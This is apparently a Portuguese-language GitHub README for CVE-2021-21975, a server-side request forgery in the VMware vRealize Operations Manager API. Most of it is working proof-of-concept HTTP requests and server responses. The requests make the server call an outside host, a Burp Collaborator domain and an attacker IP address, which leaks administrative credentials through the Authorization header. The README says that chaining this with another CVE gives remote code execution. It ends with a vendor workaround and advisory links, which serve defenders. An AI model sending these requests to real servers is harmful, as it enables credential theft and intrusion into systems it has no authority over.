
 murataydemir/cve-2021-21975
[CVE-2021-21975] VMware vRealize Operations Manager API Server Side Request Forgery (SSRF)

[CVE-2021-21975] VMware vRealize Operations Manager API Falsificação de Solicitação do Lado do Servidor (SSRF)
vRealize Operations (vROps) é uma ferramenta de gerenciamento de operações de TI autônomo, alimentada por IA, de apps a infraestrutura para otimizar, planejar e escalar implantações VMware Cloud e HCI, unificando o monitoramento de nuvem pública. A API do VMware vRealize Operations Manager 8.4 e todas as versões anteriores são vulneráveis à vulnerabilidade de Falsificação de Solicitação do Lado do Servidor (SSRF). A exploração bem-sucedida desta vulnerabilidade pode levar à leitura ou atualização de recursos internos e, neste caso, um invasor pode facilmente roubar credenciais administrativas do servidor vROps. Combinando CVE-2021-21975 e CVE-2021-21983, um invasor pode executar código arbitrário no servidor vRealize Operations remoto.
Prova de Conceito (PoC): Para explorar esta vulnerabilidade, você pode usar a seguinte requisição
POST /casa/nodes/thumbprints HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Content-Length: 70
Connection: close

[
  "h4mv9d2pleyg06fqvl2o4zif46azyo.burpcollaborator.net/CVE-2021-21975"
]
A resposta da requisição acima está abaixo
HTTP/1.1 200 200
Date: Fri, 02 Apr 2021 20:59:02 GMT
Server: Apache
X-VSCM-Request-Id: oH006VQB
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: wss: data: 'unsafe-inline' 'unsafe-eval'; child-src *; worker-src 'self' blob:
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 151

[
  {
    "address": "h4mv9d2pleyg06fqvl2o4zif46azyo.burpcollaborator.net/CVE-2021-21975",
    "thumbprint": "<html><body>6xal4bz5uui7c8nzvu368ezjlgz</body></html>"
  }
]


Além disso, as credenciais administrativas são divulgadas no cabeçalho Authorization.



Outras Provas de Conceito (PoCs): Ou você pode usar as seguintes requisições para detectar a vulnerabilidade CVE-2021-21975 VMware vRealize Operations Manager API Falsificação de Solicitação do Lado do Servidor (SSRF)
POST /casa/nodes/thumbprints HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Content-Length: 37
Connection: close

[
  "78.171.203.41:8000/CVE-2021-21975"
]
HTTP/1.1 200 200
Date: Fri, 02 Apr 2021 21:00:03 GMT
Server: Apache
X-VSCM-Request-Id: oH006VQE
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: wss: data: 'unsafe-inline' 'unsafe-eval'; child-src *; worker-src 'self' blob:
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 67

[
  {
    "address":"78.171.203.41:8000/CVE-2021-21975",
    "thumbprint":null
  }
]
POST /casa/nodes/thumbprints HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Content-Length: 37
Connection: close

[

  "78.171.203.41:8000"
]
HTTP/1.1 200 200
Date: Fri, 02 Apr 2021 21:00:39 GMT
Server: Apache
X-VSCM-Request-Id: oH006VQJ
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: wss: data: 'unsafe-inline' 'unsafe-eval'; child-src *; worker-src 'self' blob:
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 52

[
  {
    "address":"78.171.203.41:8000",
    "thumbprint":null
  }
]
Solução Alternativa: Se o patch não puder ser instalado, ou não houver patch para sua versão do vRealize Operations, as seguintes etapas podem ser tomadas para contornar o problema. Não há impacto no vRealize Operations ao aplicar esta solução alternativa.
Para contornar este problema no vRealize Operations, remova uma linha de configuração de casa-security-context.xml
/usr/lib/vmware-casa/casa-webapp/webapps/casa/WEB-INF/classes/spring/casa-security-context.xml<sec:http pattern="/nodes/thumbprints" security='none'/>service vmware-casa restartPara mais informações, visite as seguintes páginas.
https://kb.vmware.com/s/article/83210
https://www.vmware.com/security/advisories/VMSA-2021-0004.html
https://f5.pm/go-66465.html






